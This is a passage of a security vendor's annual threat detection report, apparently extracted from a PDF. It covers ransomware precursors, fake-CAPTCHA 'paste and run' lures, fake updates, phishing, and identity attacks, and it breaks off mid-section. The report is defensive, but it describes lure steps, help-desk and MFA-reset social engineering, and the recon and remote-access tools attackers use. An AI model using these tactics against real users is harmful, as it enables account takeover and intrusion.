2025 THREAT DETECTION REPORT PDF Free Download
1 / 66/66
100%

2025
THREAT
DETECTION
REPORT
Techniques, trends, & takeways

2
2025 THREAT DETECTION REPORT
Table of contents
Introduction 3
Methodology 4
Trends 7
Ransomware 8
Initial access tradecraft 13
Identity attacks 17
Vulnerabilities 22
Stealers 24
Insider threats 27
VPN abuse 30
Cloud attacks 32
Mac malware 36
Featured technique: Email Hiding Rules 60
Featured technique: Mshta 62
Featured technique: Cloud Service Hijacking 64
Featured threat: Scarlet Goldfinch 40
Featured threat: Amber Albatross 42
Featured threat: LummaC2 44
Featured threat: NetSupport Manager 47
Featured threat: HijackLoader 49
Field Guide to Color Bird Threats 51
Top threats 39
Top techniques 58
Acknowledgements 66
Explore
our new
Field Guide

3
2025 THREAT DETECTION REPORT
Introduction
More data: Red Canary detected nearly 93,000
threats in 2024, increasing last year’s total by
more than a third. This is the result of not only
more customers, but also our expanded visibility
into cloud and identity infrastructure.
Trickier browser lures: The use of fake
CAPTCHA lures, a technique known as
“paste and run,” likely explains how LummaC2,
NetSupport Manager, and HijackLoader made
their way into our top 10 threats, as well as
Mshta’s return to the top 10 technique list
after a four-year absence.
On the rise: Along with 4x times as many
identity attacks as last year, we observed notable
increases in infostealers, macOS threats, and
business email compromise.
Proxies are a common thread: VPN abuse
is both rampant and hard to detect, and we
observed these popular products leveraged
in incidents ranging from ransomware to
insider threats.
Expanded attack surface: Three of the top 5
MITRE ATT&CK® techniques we detected this
year were cloud-native and enabled by identity,
including our number one, Cloud Accounts.
After reading this report, we encourage you to explore the new and improved Threat Detection Report
website, featuring a new threat index and field guide to Red Canary-named threats.
We are pleased to present Red Canary’s 2025 Threat Detection Report. Our seventh annual
retrospective is based on in-depth analysis of nearly 93,000 threats detected across our customers’
over 4 million identities, endpoints, and cloud resources over the past year. This report provides you with
a comprehensive view of this threat landscape, including new twists on existing adversary techniques,
and the trends that our team has observed as adversaries continue to organize, commoditize, and ratchet
up their cybercrime operations.
As the technology that we rely on to conduct business continues to evolve, so do the threats that we face.
Here are some of our key findings:
USE THIS REPORT TO:
• Explore the most prevalent and impactful threats, techniques, and trends that we’ve observed.
• Note how adversaries are evolving their tradecraft as organizations continue their shift to
cloud-based identity, infrastructure, and applications.
• Learn how to emulate, mitigate, and detect specific threats and techniques.
• Shape and inform your readiness, detection, and response to critical threats.

4
2025 THREAT DETECTION REPORT
Behind the data
The Threat Detection Report sets itself apart from other annual reports with its unique data and insights
derived from a combination of expansive detection coverage, diverse technological partnerships, and
expert-led investigation and confirmation of threats. The data that powers Red Canary and this report
are not mere software signals—this data set is the result of hundreds of thousands of investigations
across millions of protected systems and identities.
Each of the nearly 93,000 threats that we responded to have one thing in common: They weren’t
prevented by our customers’ expansive security controls. This research is the result of a breadth and
depth of analytics and analysis that we use to detect the threats that would otherwise go undetected.
Methodology
Red Canary ingested 308 petabytes of security telemetry from our 1,400 customers’ endpoints,
identities, clouds, and SaaS applications in 2024. Our detection engine generated 30 million
investigative leads that our platform pared down to nearly 93,000 confirmed threats, 25,000 of which
were high-severity threats that might’ve represented a significant risk to our customers if we hadn’t
detected them. Every one of these was scrutinized and enriched by professional detection engineers,
intelligence analysts, researchers, threat hunters, and an ever-expanding suite of bespoke generative
artificial intelligence (GenAI) tools.
BY THE NUMBERS
More than a quarter of the threats Red Canary
detected in 2024 were high severity.

5
2025 THREAT DETECTION REPORT
The Threat Detection Report synthesizes the critical information we communicate to customers
whenever we detect a threat, the research and detection engineering that underlies those detections,
the intelligence we glean from analyzing them, and the expertise we deploy to help our customers
respond to and mitigate the threats we detect.
What counts
We map our custom detection analytics and the other security signals we use to detect threats to
corresponding MITRE ATT&CK® techniques whenever possible. If the analytic or alert uncovers a
realized or confirmed threat, we construct a timeline that includes detailed information about the
activity we observed, including extensive information about techniques an adversary leveraged.
We track this data over time to determine technique prevalence, correlation, and much more.

DETECTIONS BY YEAR
This report also examines the threats that leverage these techniques and other tradecraft intending to
harm organizations. While Red Canary broadly defines a threat as any suspicious or malicious activity
that represents a risk to you or your organization, we also track specific threats by programmatically
or manually associating malicious and suspicious actions with clusters of activity, specific malware
variants, legitimate tools being abused, and known threat actors. We track and analyze these threats
continually throughout the year, publishing Intelligence Insights, bulletins, and profiles, considering not
just prevalence of a given threat, but also aspects such as velocity, impact, or the relative difficulty of
mitigating or defending against. The Threats section of this report highlights our analysis of common
or impactful threats, which we rank by the number of customers they affect.
Consistent with past years, we exclude unwanted software and confirmed testing from the data we use
to compile this report.

6
2025 THREAT DETECTION REPORT
Limitations
Red Canary optimizes heavily for detecting and responding rapidly to early-stage adversary activity.
As a result, the techniques that rank skew heavily between the initial access stage of an intrusion and
any rapid execution, privilege escalation, lateral movement, and defense evasion. This will be in contrast
to incident response providers, for example, whose visibility tends towards the middle and later stages
of an intrusion, or a full-on breach. We often detect and action threats early, shielding organizations from
the wide array of risks associated with breaches and incidents. As such, one of the great benefits of this
report is that it acts as a playbook that organizations can follow to develop the ability to detect threats
early and often, before adversaries are able to accomplish their objectives and cause harm.
Knowing the limitations of any methodology is important as you determine what threats your team
should focus on. While we hope our list of top threats and detection opportunities helps you and your
team prioritize, we recommend building your own threat model by comparing the top threats we share
in our report with what other teams publish and what you observe in your own environment.

7
2025 THREAT DETECTION REPORT
TRENDS
Red Canary performed an analysis of emerging
and significant trends that we’ve encountered
in confirmed threats, intelligence reporting, and
elsewhere over the past year. We’ve compiled the
most prominent trends of 2024 in this report to
show major themes that may continue into 2025.
The Technique and Threat sections of this report
are focused on prevalent ATT&CK techniques and
threat associations from the more than 93,000
confirmed threats we detected in 2024. The
Trends section takes us one step beyond that
data and allows us to narrate events that might
not be prevalent in our detection dataset but may
be emergent or otherwise deserve your attention.
What’s included in this section
We’ve written an extensive analysis of nine
trends we tracked throughout 2024. This PDF
includes an abridged version of our analysis,
describing the trend and explaining why it matters.
You can view the full analysis—including mitigation,
detection, and testing guidance—in the
web version of this report.
How to use our analysis
The Trends section provides valuable insight and
actionable recommendations for security leaders
to make informed decisions. We offer advice to
help defenders prepare, prevent, detect, and
mitigate activity associated with these trends
where relevant. The guidance we provide differs,
since each trend requires a different approach.
You might also use our analysis to help anticipate
and plan for key trends that may continue into
2025, just as we saw with 2023 trends extending
into 2024.
Ransomware
Identity attacks
Stealers
VPN abuse
Mac malware
Initial access tradecraft
Vulnerabilities
Insider threats
Cloud attacks

8
2025 THREAT DETECTION REPORT
TRENDS
Ransomware
Ransomware continues to surge year-over-year,
and payout demands are only getting higher.
Ransomware is holding strong as a lucrative
business model for criminals. Despite early wins
from law enforcement actions, this past year saw
increasingly sophisticated and agile operations,
with adversaries asking for higher payouts.
As with last year, Red Canary’s visibility into the
ransomware landscape focused on the early
stages of the ransomware intrusion chain—the
initial access, reconnaissance, lateral movement,
and command and control (C2) occurring before
exfiltration or encryption, which we refer to as
“ransomware precursors.” Focusing on detecting
these precursors continued to be a solid approach
to stopping ransomware in 2024, so we’ll focus on
sharing what has worked for us.
We saw few intrusions making it to the final stages,
and this meant that no ransomware group made
it into our top 10 threats for any month or the year
overall. This past year we observed activity related
to the following ransomware variants:
• Akira
• Play
• FOG
• LockBit
• RansomHub
• Black Basta
Since our visibility centers on ransomware
precursors, we also recommend checking out
ransomware reporting from other researchers
for a full perspective across the intrusion chain.
Common ransomware
precursors in 2024
As in previous years, multiple threats in our
top 10 play a role in ransomware intrusions
as common precursors:
Impacket
SocGholish
HijackLoader
Mimikatz
Gootloader
NetSupport Manager
Check out each of those pages
for ideas on how to take action
to detect these threats.

9
2025 THREAT DETECTION REPORT
We’ve previously shared the simplified
ransomware intrusion chain below as a way to
think about detection across the entire intrusion,
and it continues to hold up as a high-level
approach to breaking down ransomware.
Ransomware
intrusion chain
Here are some of the common techniques,
tools, and procedures we observe across
“pre-ransomware” intrusion stages.
Initial access
Ransomware affiliates continue to rely on the same
broad categories of exploitation of vulnerabilities,
phishing, brute force, and valid credentials for
Initial access
Lateral movement
Recon
Exfiltration
Encryption
Pre-ransomware
initial access. This year we observed affiliates
exploiting vulnerabilities in ScreenConnect and
Fortinet software.
We also observed a plethora of phishing varieties,
most notably with Black Basta affiliates who
conducted extensive social engineering
campaigns that began with email bombing
to flood a victim’s inbox with spam. Next, the
adversary—posing as an IT admin offering to help
with the email problem—contacted the user via
phone or a link to join a Microsoft Teams call. Once
in contact, the adversary guided the user into
running a remote monitoring and management
(RMM) tool like Microsoft Quick Assist, AnyDesk,
or TeamViewer.
In August 2024, we observed ransomware
incidents that leveraged virtual private networks
(VPN), particularly Cisco ASA, as an initial
access vector and to facilitate further access
within organizations. To exploit VPN appliances,
adversaries typically conduct password spray
attacks targeting login accounts with weak
passwords and without MFA. Reporting indicates
that both Akira and FOG ransomware affiliates
have targeted VPN software for initial access.
Finally, as noted in the Stealers section of
this report, we continued to see increasing use
of info-stealing malware for obtaining valid
credentials, which adversaries use or sell to
ransomware affiliates to gain access.
Lateral movement
Adversaries are fast and furious when it comes
to lateral movement, with some intrusions
progressing in a matter of hours. A continuing
trend is adversaries quickly moving to unmonitored
parts of the network; this past year, adversaries
often favored moving to VMware ESXi hypervisors,
which are rarely well-monitored. In these attacks,
adversaries deploy encryptors developed for
Linux to stop all virtual machines running on a
victim’s hypervisor before encrypting individual
VMDK files.
Watch our video on the Black Basta email
bombing campaign.

10
2025 THREAT DETECTION REPORT
Hypervisors are a particularly valuable target
because organizations often use them to host
business-critical services, and they are unable
to host endpoint sensors. Although most
ransomware reporting focuses on Windows
varieties, many of the more prolific ransomware
families—like RansomHub, Play, Black Basta,
and Akira—include a Linux variant that they
can deploy against hypervisors.
Prior to moving to ESXi environments, adversaries
commonly obtain credentials through tools like
Mimikatz and move laterally using detectable
tools like PsExec or Impacket. We also observed
adversaries downloading and using RMM tools
to facilitate lateral movement as well as persist
in the environment and act as their command
and control.
Reconnaissance
As adversaries land on new systems, we regularly
observe them conducting reconnaissance with the
usual built-in commands:
• ipcong
• whoami
• net
• nltest
We have also observed adversaries using free
open source tools like AdFind, Angry IP Scanner,
BloodHound, Nmap, PCHunter, SoftPerfect
NetScan, and others to map out victim
environments and scan the system for hosts.
Command and control
This past year, we saw adversaries continue to
abuse RMM tools. (Adversaries use these tools
to facilitate lateral movement, persistence, and
command and control; we classify RMM usage
under command and control consistent with
MITRE ATT&CK.) RMM tools are an attractive
option for adversaries because they offer robust
sets of remote administration features with the
veneer of legitimacy, as they are used for regular
business functions.
This past year, we most commonly saw the
following RMM tools:
• NetSupport Manager
• AnyDesk Standalone
• TightVNC
• ConnectWise
• TeamViewer Standalone
• AdvancedRun
• RUSTDESK
• Ammyy Admin
Notable ransomware
trends in 2024
It’s hard to believe that only a couple years ago,
it would have been relatively unheard of for a
ransomware actor to call their victim on the phone.
However, what used to be SCATTERED SPIDER’s
signature technique has proliferated across
ransomware actors. Aggressive social engineering
tactics that include calling the victim have spread
across the ransomware ecosystem. At Red
Canary, we observed an increase in email
bombing followed by voice phishing, consistent
with Black Basta precursor behavior.
Another technique that has spread across the
ransomware ecosystem is the use of RMM tools
for command and control and lateral movement.
For example, this year we saw NetSupport
Manager break into our top 10, demonstrating
the popularity of the use of RMM tools.
New ransomware groups
The past year saw an emergence of new
ransomware variants, with newer groups quickly
rising to the tops of charts for number of victims
compromised (based on data from their own data
leak sites). Prolific groups like FOG, RansomHub,
and FunkSec all first appeared on the scene in
2024. Groups that began operations in 2024
represented a large percentage of ransomware
attacks, with some researchers estimating
that new groups made up over 50 percent of the
compromises in November and December 2024.

11
2025 THREAT DETECTION REPORT
Record-high costs of a
ransomware event
Ransomware continues to be a lucrative business
for criminals, with victims in 2024 reportedly
making record-high ransom payments, with one
as high as $75 million. Despite these individually
large ransom payments, there was a drop in
the total amount of ransom earnings in 2024,
combined with a decreasing percentage of
victims that pay the ransom. Whether victims
choose to pay or not, the costs of being
ransomed far exceed the requested
ransom amount.
Businesses often face regulatory fines, litigation,
and reputational damage from ransomware
events, which can impact future earnings. Since
the SEC’s requirement to disclose material
cyber events in late 2023, there has been a boon
to class action lawsuits following data leaks.
The increased media reporting of ransomware
incidents, made possible through adversary leak
sites, has also likely contributed to this boon.
Attorneys monitoring for any data breaches
reported to the SEC or on data leak sites will
initiate these so-called “event-driven litigations”
almost immediately upon disclosure. In some
cases, multiple attorney groups will initiate
lawsuits, driving up the cost to the victim.
A silver lining: Law enforcement
takedowns
2024 started off with a big win against
ransomware operator LockBit with Operation
Cronos, a multi-national effort led by the UK
National Crime Agency (NCA). The trans-national
disruption operation involved law enforcement
agencies from nine countries, who collectively
took down 34 servers, seized more than 200
cryptocurrency wallets, seized the LockBit data
leak site, and arrested two alleged LockBit
members. The LockBit disruption was quite
different than previous takedown efforts in that it
aimed not only at dismantling the infrastructure
but also sowing distrust in the ransomware
marketplace, releasing affiliate names and
stating that developer LockBitSupp was
working with authorities.
Despite this effort, LockBitSupp announced
within five days that operations had resumed.
Although LockBit continued to post victims
throughout 2024, some researchers assessed that
the majority of the posted victims listed were
from older intrusions, calling into question the
accuracy of LockBit’s claims.
Life-saving detection
and response:
Learn how Red Canary
stopped a ransomware
attack at a major hospital.
Read the blog

12
2025 THREAT DETECTION REPORT
Prevention
• Educate employees on the latest
ransomware actor TTPs, such as the email
flooding techniques employed by Black
Basta affiliates.
• To prevent unauthorized access to Microsoft
Teams chats or phones, disallow external
access and allowlist partner domains as
needed. This involves setting the External
Access portion of Teams to either:
• Enhance endpoint visibility by deploying
detection and response sensors across
systems. Unmonitored endpoints can create
an attacker playground; defenders’ visibility
limits adversaries’ freedom.
• Maintain an approved tools list and
monitor or deny unauthorized RMM tools.
Legitimate tools can be exploited—know
what’s in your environment and how the tools
are utilized. Adversaries will often change
the filename, download and run it from a
non-standard directory, or make suspicious
network connections.
Take action
Visit the Ransomware trend page for detection
opportunities and relevant atomic tests to validate
your coverage.
The good news for defenders is that even though
new techniques and tools have emerged, many
ransomware techniques have remained the same
for the past several years. Continuing to focus on
detection across the entire ransomware intrusion
chain—particularly ransomware precursors—
remains an effective strategy to ensure
ransomware incidents have minimal impact.
The tried-and-true guidance of patching known
vulnerabilities remains a solid approach to
preventing initial access, as many ransomware
intrusions start this way. If an organization can’t
keep up with patching all vulnerabilities, we
recommend prioritizing based on vulnerabilities
in internet-facing devices listed in CISA’s Known
Exploited Vulnerabilities catalog.
Allow only specific external domains
Block all external domains

13
2025 THREAT DETECTION REPORT
TRENDS
Initial access tradecraft
Sketchy CAPTCHAs, fake updates, social engineering, and more;
adversaries continued their masquerading, tricking users throughout 2024.
In 2024, adversaries used a wide range of
methods to access and mislead unsuspecting
victims. Users had to contend with malicious links
and phishes presented in a multitude of ways,
including via email, search engines, Microsoft
Teams messages, and phone calls. “Paste and
run,” a technique used to fool users into running
malicious code, grew in popularity in the second
half of the year. Adversaries used this method to
obtain legitimate credentials and leveraged them
to great effect, particularly for virtual private
network (VPN) access.
Paste and run away
One of the most successful new initial access
techniques we observed this year was paste and
run, also known as “ClickFix” and “fakeCAPTCHA.”
The last half of the year made clear that this
was an effective method of luring victims into
executing malicious PowerShell code. Red Canary
first observed the technique in August 2024,
although other researchers reported seeing it in
use as early as March 2024. Proofpoint coined
the commonly used moniker ClickFix to initially
describe the ClearFake cluster and TA571’s use of
this technique. They subsequently expanded the
term as they observed it being used by additional
actors. At Red Canary we chose to refer to the
technique in general as “paste and run,” since not
all of the lures involve a “fix” of some kind.
Different styles of lures have been reported,
including a phishing lure, where the victim has to
copy-paste-run the code to “fix” their access to
something, like a document or a video meeting:
Image courtesy of Proofpoint
Image courtesy of https://bbs.kanxue.com/
Adversaries have also employed this technique via
compromised websites with browser injects, posing
either as fake CAPTCHAs to access the site or as
a page loading error requiring a “fix” to display
the page:

14
2025 THREAT DETECTION REPORT
To give an example using a fake CAPTCHA—
the lure we’ve most frequently observed—users
are presented with the typical “Verify you
are human” prompt with an “I’m not a robot”
button. Clicking the button covertly copies an
obfuscated PowerShell command to the clipboard
and presents the user with “verification steps,”
instructing them to:
• Press Windows button + R (the keyboard
shortcut for the Windows Run dialog)
• Press CTRL + V (to paste the previously copied
PowerShell command, which the user likely
does not realize was copied)
• Press Enter (execute the command)
An encoded PowerShell command then leverages
Microsoft HTML Application Host (mshta.exe)
to download and execute a malicious payload
from a remote resource. Red Canary has observed
multiple different payloads delivered via this
technique, most commonly LummaC2. We’ve
also seen HijackLoader, NetSupport Manager,
Stealc, and CryptBot. Publicly reported payloads
include DarkGate, Rhadamanthys, and Vidar,
with some researchers observing a complex
multi-layered execution chain delivering three
or more payloads.
Web trends
Fake browser updates
Threats leveraging fake browser updates as an
initial access vector, while not at all new, have
increased in scope and frequency over the past
couple of years, and 2024 was no exception to
this trend.
SOCGHOLISH AND SCARLET GOLDFINCH DETECTIONS FROM 2022-2024
15
2025 THREAT DETECTION REPORT
Fake browser updates abuse users’ trust
by tricking them into downloading malicious
executables posing as important browser updates.
Adversaries frequently target Chromium-based
browsers, but they also take advantage of Firefox
and other browser types.
This technique is currently employed by a
number of threats, including our number one
threat SocGholish and its cousin Scarlet
Goldfinch, as well as FakeSG/Rogue Raticate
and ClearFake. Other threats have also used this
technique (albeit less commonly), including Yellow
Cockatoo and Fakebat, among others.
SEO poisoning
Search engine optimization (SEO) poisoning
remains an effective technique for gaining initial
access in 2024. Adversaries create malicious
websites that use SEO techniques like placing
strategic search keywords in the body or title of
a webpage in an attempt to make their malicious
sites more prominent than legitimate sites when
search results are returned by Google and other
search engines. The malicious sites may present
whatever lure the adversary wants to use,
including a fake software installer, a document
download, or one of the fake browser updates
mentioned above.
Malvertising
SEO poisoning is not the only way adversaries
use search engines to their advantage. Malicious
advertising, also called “malvertising,” is
the use of fake ads on search engine pages.
These ads masquerade as legitimate websites
for downloading software like Quickbooks,
Grammarly, Microsoft Teams, Zoom, and
more. They can also masquerade as various
software updates.
Phishing trends
Phishing remains a popular method for adversaries
as they attempt to gain access to victim systems.
As users communicate in more ways, types of
phishing expand with them. Email phishing
attacks increased in 2024, as did QR code
phishing (aka “quishing”), SMS phishing, and
voice phishing. Paired with social engineering, this
can become a highly effective method of gaining
system access. In one notable example in 2024,
Black Basta affiliates paired email bombing
campaigns with social engineering, posing as
IT personnel “helping” with the email issue–to
ultimately gain access and install RMM tools.
Vulnerability
exploitation
As has been the case in previous years,
adversaries exploited vulnerabilities for initial
access in 2024. Two major examples we observed
this year were CVE-2024-1709 & 1708—regarding
ConnectWise ScreenConnect—and CVE-2023-
48788, a Fortinet FortiClient vulnerability.
For more information on these vulnerabilities,
vulnerability exploitation, and what organizations
can do to address it, check out the Vulnerabilities
trend page.
VPN abuse
In late August 2024, Red Canary observed
ransomware incidents that leveraged virtual
private networks (VPN), both as an initial access
vector and to facilitate further access within
organizations. Some of the activity we saw
shares significant overlaps with activity tracked
by Microsoft as Storm-0844. Historically tied
to Akira ransomware, Storm-0844 has recently
made a switch to deploying FOG ransomware.
Reporting on Akira and FOG emphasizes the
consistent targeting of VPN software—notably
Cisco ASA—for initial access, both in recent
cases and in previous attacks from more than a
year ago. Akira and FOG are not the only threats
that use VPNs during their attacks. For more
information, check out the VPN abuse trend page.

16
2025 THREAT DETECTION REPORT
script-using threats like SocGholish and Scarlet
Goldfinch in their tracks.
VPN exploitation
We’ve previously shared some guidance for
hardening VPN appliances, and here are some
rapid response steps you can take as well:
• Even when these incidents begin on the
appliances, adversaries must move further
into the network to continue their operations.
If your VPN controls allow for it, disable layer 2
(East-West) visibility to VPN clients, which will
reduce what a threat actor can do.
• To improve your visibility, deploy endpoint
detection and response (EDR) sensors
across all systems capable of running them.
Deploying sensors across your enterprise
increases the likelihood of earlier detection.
Unmonitored endpoints provide a blind spot
for adversaries to operate and make detection
far more difficult.
Vulnerabilities
Some of the best ways to minimize the risk of
vulnerability exploitation in your environment
include:
• patching regularly
• maintaining an up-to-date asset inventory to
let you know if the affected product is present
in your environment
• being aware of your surface area and what is
exposed to the internet
Take action
Visit the Initial access tradecraft trend page for
detection opportunities and relevant atomic tests
to validate your coverage.
Paste and run
We strongly encourage increasing user education
and awareness around the paste-and-run
technique. Any pop-up window or prompt—
whether it’s a CAPTCHA or a “fix” of some kind—
that asks users to press the Windows button +
R (the keyboard shortcut for the Windows Run
dialog), followed by pressing CTRL + V (to paste
the unknowingly copied PowerShell command) is
almost certainly malicious.
Additional mitigation steps organizations may
want to consider include disallowing access to the
Run dialog or even disabling the use of c m d.e xe
and powershell.exe for standard users in your
organization. If you choose this path, be sure to
only apply the policies to users that do not require
these tools for administration and troubleshooting.
Fake updates
Mitigation strategies for fake update-style
lures can be challenging. We want users to
keep their software and browsers updated for
security purposes, so discouraging them from
doing so altogether is not ideal. Most browsers
automatically update or have a very specific
way they will prompt the user for an update.
Ensure users are aware of the legitimate update
procedures for their browser of choice. Most
popular browsers will not prompt with a pop-up
ad that reroutes the user to an unfamiliar
URL location. Also ensure users are aware
of software installation and update procedures
for their endpoints.
Another strategy to mitigate the effects of SEO
poisoning and fake updates, which we have
shared before, is to update group policy object
(GPO) settings for users to make scripts open in
Notepad, which stops the execution chain for

17
2025 THREAT DETECTION REPORT
TRENDS
Identity attacks
Thanks to new partnerships and technology, Red Canary detected
four times as many identity threats in 2024 than the year before.
A working username and password (or an access
token of some kind) have long been an adversary’s
best option for accessing accounts and systems.
This is precisely why phishing has ranked among
the most problematic adversary techniques for
decades—and also why stealers are among the
most prevalent categories of malware targeting
businesses.
The popularity of identity providers and identity
and access management (IAM) products has
not diminished the premium adversaries place
on stealing credentials or tokens. If anything, it’s
made them more valuable as adversaries can
now target a centralized identity—often without
ever accessing an endpoint workstation at all—
to gain access to numerous disparate SaaS
applications, accounts, or systems. In this way, a
compromised identity is often the starting point for
intrusions that can lead to the kinds of incidents
most organizations are actually concerned about,
including:
• intellectual property theft
• theft of computing resources
• espionage
• ransomware
Of course, organizations wouldn’t adopt identity
providers and IAM solutions if they only created
risk by centralizing access behind a single
authentication mechanism. In fact, the risk created
by centralized identities is offset by the security
controls that are baked into—and can be built on
top of—identity providers. Most identity solutions
make it easy to enforce multi-factor authentication
(MFA). They enable organizations to leverage
conditional access policies (CAP) and adjust
the duration of time for which an access token
remains valid. They also generate alerts to inform
security teams about suspicious logon attempts
and telemetry that you can use to develop custom
detection capabilities or conduct investigations.
While centralized identity solutions
make organizations more secure
overall, they also make some things
easier for adversaries.
On balance, centralized identity solutions
make organizations more secure, but they’re
also a priority target for adversaries. Therefore,
organizations should pay special attention to
the identity threat landscape and be careful to
manage their identity infrastructure as safely
and securely as possible.
Identity attacks in 2024
Three of the top 10 ATT&CK techniques we
detected this year were cloud-native techniques
enabled by identity.
• Cloud Accounts
• Email Forwarding Rule
• Email Hiding Rules

18
2025 THREAT DETECTION REPORT
Similarly, we saw a consistent increase in identity threats targeting our customers throughout the year,
which you can see in the following graphic.
IDENTITY THREATS IN 2024
The increase in identity-related techniques atop
our ATT&CK rankings and the increase in identity
threat detections across our customers are
largely the byproduct of growing technological
partnerships between Red Canary and identity
solution providers, a very intentional effort to
expand our detection coverage using telemetry
from these partnerships and elsewhere, and
increased reliance on AI agents to quickly gather
and present analysts with expanded context
about otherwise indiscernible identity alerts. It’s
difficult to say with certainty that identity attacks
are increasing, remaining steady, or decreasing.
However, the moment we started looking for
identity threats, we found them in droves, and
as more customers have adopted our identity
products, the number of identity threats we’ve
detected has ballooned dramatically.
Likewise, identity threats are growing relative to
non-identity threats (e.g., endpoint and cloud
threats) across Red Canary as well, as shown on
the next page. Non-identity threats continue to
make up the bulk of what we detect, but that’s
because managed detection and response for
endpoints is our oldest and mostly widely adopted
product. As customer adoption levels out between
the different detection domains (e.g., endpoint,
identity, cloud, email, etc.), we’d expect to see the
ratio of identity vs. non-identity threat detections
to normalize—although it will be interesting to see
what is normal for that ratio.
What’s clear is this: Identities are a major focal
point for adversaries. However, identity attacks
remain a means to an end. It’s impossible to
enumerate all the things an adversary might do
with access to a legitimate identity, but it ranges

19
2025 THREAT DETECTION REPORT
IDENTITY VS NON-IDENTITY THREATS IN 2024
from ransomware attacks to espionage to
cryptocurrency mining and includes just about
everything in between.
Since an adversary might choose to do anything
once they have access to an identity, it’s critical
to understand how they gain access to an identity,
which we will explain in the following paragraphs.
How adversaries
compromise identities
The following is a non-exhaustive list of techniques
and other factors that adversaries leverage to
compromise identities.
Phishing
All varieties of phishing remain a powerful tool that
adversaries frequently leverage to trick users into
handing over credentials that they can then use to
compromise an identity.
Malware
Malware is another powerful tool for gathering
valid credentials and session tokens. The
information stealer ecosystem in particular is
highly commoditized with widely available and
turnkey as-a-service solutions that seem to be
fueling widespread account compromise and
takeover activity.
Session hijacking
Adversaries also frequently do an end-around on
the need to steal credentials at all by intercepting
session tokens (often stored in cookies) to gain
access to accounts or identities without the need
to authenticate.

20
2025 THREAT DETECTION REPORT
Vulnerability exploitation
Software vulnerabilities arise from time to time
that enable adversaries to exploit their way into
an account, elevate their privileges from an
already compromised account, or otherwise
execute code.
Credential stuffing
Adversaries take advantage of rampant
password reuse through a process known
as credential stuffing, whereby they leverage
variously sourced username-password
combinations associated with a user and try
to log into other accounts using those same
username-password combos.
Password spraying
Password spraying is a technique similar to
credential stuffing where adversaries bombard
accounts brute-force-style with common or easily
guessed passwords to compromise the account.
Data leaks
Data leaks warrant mention here as they provide
fodder for the credential stuffing and password
spraying attacks mentioned above.
Adversary and
man-in-the-middle attacks
Adversary-in-the-middle (AitM) and man-in-the-
middle (MitM) attacks enable password theft by
presenting users with a legitimate-looking (but
fake) account access portal. If the user enters their
credentials into the fake login field, the adversary
can then use those credentials to log into the
actual account in real time. An added benefit of
these techniques is that the adversary can present
users with an MFA field after the login, enabling
them to potentially bypass MFA protections as
well. If a user inputs their MFA challenge code, the
adversary can relay it in real time to the actual
MFA challenge page for the login.
MFA circumvention
Since many organizations enforce MFA
for sensitive accounts, circumventing or
bypassing MFA protections is often a prerequisite
for adversaries attempting to compromise an
identity. And there’s a long list of techniques that
adversaries leverage to overcome the protection
provided by MFA, including the following:
• AitM/MitM attacks
• MFA exhaustion
• SIM swaps
• Help desk social engineering
An adversary can also bypass MFA and take
ownership of an account if they are able to
bypass any of the configured password reset
methods configured in Self-Service Password
Management (SSPM). While we’ve researched this
in Entra ID and some terminology may be Azure/
Microsoft specific, this technique probably applies
generally to other identity providers as well.
In essence, an adversary would initiate a
password reset on behalf of the user, which
would send a password reset code to the actual
user, via their mobile device, for example. The
adversary would then convince the real user to
supply the generated code—either by phishing or
another method—before resetting the password
and gaining access to the account in question.
Learn how AI agents help
us distinguish whether
certain user behaviors
are malicious or simply
just unusual.
Read the blog

21
2025 THREAT DETECTION REPORT
Passwordless solutions
Passwordless solutions are another great tool
for closing off wide varieties of identity attack
vectors. These include things like hardware
tokens, hardware-based authentication devices,
